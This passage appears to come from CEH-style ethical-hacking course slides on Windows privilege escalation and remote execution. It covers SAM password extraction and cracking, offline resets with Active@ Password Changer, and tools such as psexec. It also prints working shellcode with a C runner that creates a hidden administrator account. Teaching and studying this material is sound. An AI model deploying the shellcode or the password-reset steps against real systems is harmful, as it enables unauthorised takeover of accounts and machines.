


# Privilege Escalation

If an attacker gains access to the network using a non-admin user account, the next step is to gain privileges higher than that of an administrator



This is called privilege escalation



# Cracking NT/2000 Passwords

SAM file in Windows NT/2000 contains the user names and encrypted passwords. The SAM file is located at `%systemroot%\system32\config` directory

The file is locked when the OS is running

Booting to an alternate OS

- NTFSDOS ([www.sysInternals.com](http://www.sysInternals.com)) will mount any NTFS partition as a logical drive

Backup SAM from the Repair directory

- Whenever `rdisk /s` is run, a compressed copy of the SAM called SAM.\_ is created in `%systemroot%\repair`. Expand this file using `c:\>expand sam._sam`

Extract the hashes from the SAM

- Use L0phtcrack to hash the passwords

# Active@ Password Changer

Active@ Password Changer is a DOS-based solution designed for resetting the local administrator and user passwords on Windows XP / 2003 / 2000 / NT systems



Boot the target computer using A@ctive formatted floppy/CD-ROM and change the password located at the SAM file


Other Windows login security restrictions like '*Account is disabled*', '*Password never expires*', '*Account is locked out*', '*User Must Change Password at Next Logon*' and '*Logon Hours*' can be changed or reset



With Active@ Password Changer, you can log in as a particular user with a blank password



# Active@ Password Changer: Screenshots 1



# Active@ Password Changer: Screenshots 2

```
Active@ Password Changer v.3.0 (build 0277)

OPTIONS:

1 Choose Logical Drive
2 Search for MS SAM Database(s) on all hard disks and logical drives
3 Exit

Your choice: [_]

Press Esc to exit

1999-2005 (C) Active Data Recovery Software www.password-changer.com
```

```
Active@ Password Changer v.3.0 (build 0277)

Logical drives list:

No:HDD:Partition: Type : Disk Label: Size (Mb)
-----
0 (0) (0) FAT16 BO OT 203
1 (0) (1) NTFS WIN2K 4902
2 (1) (0) FAT16 P_FAT 996
3 (1) (1) FAT32 P_FAT32 996
4 (1) (2) NTFS P_NTFS 996
5 (1) (3) NTFS BIGCLUSTER 1106

Your choice (0..5 or All)[A]: [1]

Press Esc to exit

1999-2005 (C) Active Data Recovery Software www.password-changer.com
```

```
Active@ Password Changer v.3.0 (build 0277)

MS SAM Database(s) on all Logical drives:

No:HDD:Partition: Type : Disk Label: MS SAM Database Path
-----
0 (0) (0) FAT16 BO OT \WIN_C\SYSTEM32\CONFIG\sam
1 (0) (0) FAT16 BO OT \TESTWIN\SYSTEM32\CONFIG\sam
2 (0) (0) FAT16 BO OT \USERWIN\SYSTEM32\CONFIG\sam
3 (0) (0) FAT16 BO OT \INT\SYSTEM32\CONFIG\sam
4 (0) (0) FAT16 BO OT \INT_WI^1\SYSTEM32\CONFIG\sam
5 (0) (0) FAT16 BO OT \INT_WI^2\SYSTEM32\CONFIG\sam
6 (0) (1) NTFS WIN2K \WINNT\SYSTEM32\CONFIG\sam
7 (1) (0) FAT16 P_FAT \WIN_F\SYSTEM32\CONFIG\sam
8 (1) (0) FAT16 P_FAT \WIN_C\SYSTEM32\CONFIG\sam

There are 9 MS SAM databases detected. Choose the one to process:
Your choice (0..8)[0]: [_]

Press Esc to exit

1999-2005 (C) Active Data Recovery Software www.password-changer.com
```

```
Active@ Password Changer v.3.0 (build 0277)

USER LIST
MS SAM path: \WINNT\SYSTEM32\CONFIG\sam Total users: 0007
at disk(0)partition(1)Label<WIN2K>, FS: NTFS

No: RID :User Name : Description
-----
0 000001f4 Administrator Built-in account for administering the comp
1 000003e8 puv Senior Admin
2 000003f2 KWhite Network systems engineer (IT Department)
3 000003f3 MBrown User support (level 1)
4 000001f5 Guest Built-in account for guest access to the co
5 000003ec RBartolucci CIO
6 000003ed LDombrowsky Field engineer
7 000003ee EParsons UrbanSoft Inc., Vice President
8 000003ef MMeilleur Liberal MPP for Ottawa-Vanier and Minister
9 000003f0 RPatten RTA Business division security officer

Your choice: [2]

Press Esc to exit or PgUp/PgDown to scroll User List

1999-2005 (C) Active Data Recovery Software www.password-changer.com
```

# Active@ Password Changer: Screenshots 3

```

Active@ Password Changer v.3.0 (build 0277)

User's Account parameters:
MS SAM Database: (0)(1)<WIN2K>\WINNT\SYSTEM32\CONFIG\sam
Full Name : "Karoline White"
Description: "Network systems engineer (IT Dep
Existing: Change to:
[ ] [ ] User must change pass
[X] [X] Password never expire
[ ] [ ] Account is disabled
[ ] [ ] Account is locked out
[X] [ ] Clear this User's Pas

PgDn to view or/and change per

Press Y to save changes and ex

1999-2005 (C) Active Data Recovery Software

Active@ Password Changer v.3.0 (build 0277)

User's Account parameters:
MS SAM Database: (0)(1)<WIN2K>\WINNT\SYSTEM32\CONFIG\sam
Full Name : "Karoline White"
Description: "Network systems engineer (IT Department)"
Existing: Change to:
[ ] [ ] User must change password at next logon
[X] [ ] Password never expires
[ ] [ ] Account is disabled
[ ] [ ] Account is locked out
[X] [ ] Clear this User's Password

PgDn to view or/and change permitted logon hours

Press Y to save changes and exit or Esc to exit without saving
User's attributes has been succesfully changed. (Press any key...)

1999-2005 (C) Active Data Recovery Software www.password-changer.com
    
```

# Privilege Escalation Tool: x.exe


This tool, when executed on remote systems, creates a user called "X" with a password of "X" and adds the user to the administrator's group



```
char code[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xba\x00\x00\x00\x89\x06\xff\x36"
"\x68\x8e\x4e\x0e\xec\xe8\xc1\x00\x00\x00\x89\x46\x08\x31\x00\x50"
"\x68\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\x56\x08\x89\x46"
"\x04\xff\x36\x68\x7e\xd8\xe2\x73\xe8\x9e\x00\x00\x00\x89\x46\x0c"
"\xff\x76\x04\x68\x5e\xdf\x7c\xcd\xe8\x8e\x00\x00\x00\x89\x46\x10"
"\xff\x76\x04\x68\xd7\x3d\x0c\x03\xe8\x7e\x00\x00\x00\x89\x46\x14"
"\x31\x00\x31\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00"
"\x68\x72\x00\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68"
"\x6d\x00\x69\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00"
"\x00\x00\x89\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50"
"\x53\x50\x51\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e"
"\x18\x49\x49\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00"
"\xff\x56\x14\xff\x56\x0c\x56\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x02\x04\x00\x53\x55\x56\x57\x8b"
"\x6c\x24\x18\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b"
"\x5a\x20\x01\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31"
"\x00\xac\x38\xe0\x74\x07\xc1\xcf\x0d\x01\x07\xeb\xf2\x3b\x7c\x24"
"\x14\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01"
"\xeb\x8b\x04\x8b\x01\xe8\xeb\x02\x31\x00\x89\xea\x5f\x5e\x5d\x5b"
"\xc2\x04\x00";
```

```
int main(int argc, char **argv)
{
    int (*funct)();
    funct = (int (*)()) code;
    (int)(*funct)();
}
```

Copyright 2005 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“Information security is a big deal at my office  
so sometimes we have to communicate in code.  
We have 37 different symbols for the word ‘jerk’.”**



2001 Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)

**“Opportunity paged me, beeped me, linked me,  
e-mailed me, faxed me, and spammed me.  
But I was expecting it to knock!”**




# System Hacking: Part III



Executing Applications

# CEH Hacking Cycle





# Tool: psexec

Lets you execute processes on other systems remotely

Launches interactive command prompts on remote systems


```
G:\CEH\Haja\Tools\mahendran\Tools\psexec>psexec

PsExec v1.41 - execute processes remotely
Copyright (C) 2001-2003 Mark Russinovich
www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [\\computer][-u user [-p psswd]][-s|-e][-i][-c [-f|-v]][-d][<priority>][-a n,n,...] cmd [arguments]
  computer      Direct PsExec to run the application on the remote
                 computer. If you omit the computer name PsExec runs
                 the application on the local system.
  -u            Specifies optional user name for login to remote
                 computer.
  -p            Specifies optional password for user name. If you omit this
                 you will be prompted to enter a hidden password.
  -s            Run the remote process in the System account.
  -e            Loads the specified account's profile.
  -i            Run the program so that it interacts with the desktop on the
                 remote system.
  -c            Copy the specified program to the remote system for
                 execution. If you omit this option the application
                 must be in the system path on the remote system.
  -f            Copy the specified program even if the file already
                 exists on the remote system.
  -v            Copy the specified file only if it has a higher version number
                 or is newer on than the one on the remote system.
  -d            Don't wait for process to terminate (non-interactive).
  -priority    Specifies -low, -belownormal, -abovenormal, -high or
                 -realtime to run the process at a different priority.
  -a            Separate processors on which the application can run with
                 commas where 1 is the lowest numbered CPU. For example,
                 to run the application on CPU 2 and CPU 4, enter:
                 "-a 2,4"
  program      Name of application to execute.
  arguments    Arguments to pass (note that file paths must be
                 absolute paths on the target system).
```

# Tool: remoexec



Executes applications remotely

You should know the following:

- IP address, the account name, and password, to run the application



Ras N Map can maintain a database of all your RAS connections and machine names/ IP Addresses

With this tool, you can establish a dial out RAS connection and map up to 12 drives at once

It is easy to get extended details on remote volumes



# Ras N Map: Screenshot




# Tool: Alchemy Remote Executor

Alchemy Remote Executor is a system management tool that allows Network Administrators to execute programs on remote network computers



Program executes on multiple remote computers simultaneously



Emsa FlexInfo Pro is a system information and diagnostics tool that allows you to access a system details and settings



It includes a real-time CPU and memory graph, as well as CPU speed test and memory test tools

It includes several useful networking utilities (Bandwidth Monitor, Ping, Whois etc.) as well as an atomic time synchronizer, a browser popup blocker, and a basic keylogger



# Emsa FlexInfo Pro: Screenshot

**Emsa FlexInfo Pro v1.0 Build 125**

<Item>	<Value>
Basic Input Output Systems	BIOS Date: 09/19/03 10:23:50 Ver: 08.00.08
Description	BIOS Date: 09/19/03 10:23:50 Ver: 08.00.08
Current Language	en US iso8859-1
Installable Languages	1
Manufacturer	American Megatrends Inc.
Name	BIOS Date: 09/19/03 10:23:50 Ver: 08.00.08
Primary BIOS?	True
Serial Number	3066361
SMBIOS BIOS Version	2002
SMBIOS Major Version	2
SMBIOS Minor Version	3

**CPU** 2%

**Memory**  
 Total RAM: 523,628 KB  
 Free RAM: 212,780 KB  
 RAM: 40% Free

**Uptime**  
 Windows uptime: 0 days 12 hours 33 mins 16 secs

**Report**  AutoOpen **Disk Check Utility**  
 View HTML Report Launch EMSA DiskCheck

